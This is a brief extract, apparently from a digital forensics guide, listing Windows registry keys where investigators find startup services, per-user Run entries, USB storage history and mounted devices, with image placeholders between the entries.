
Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WDI




Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices

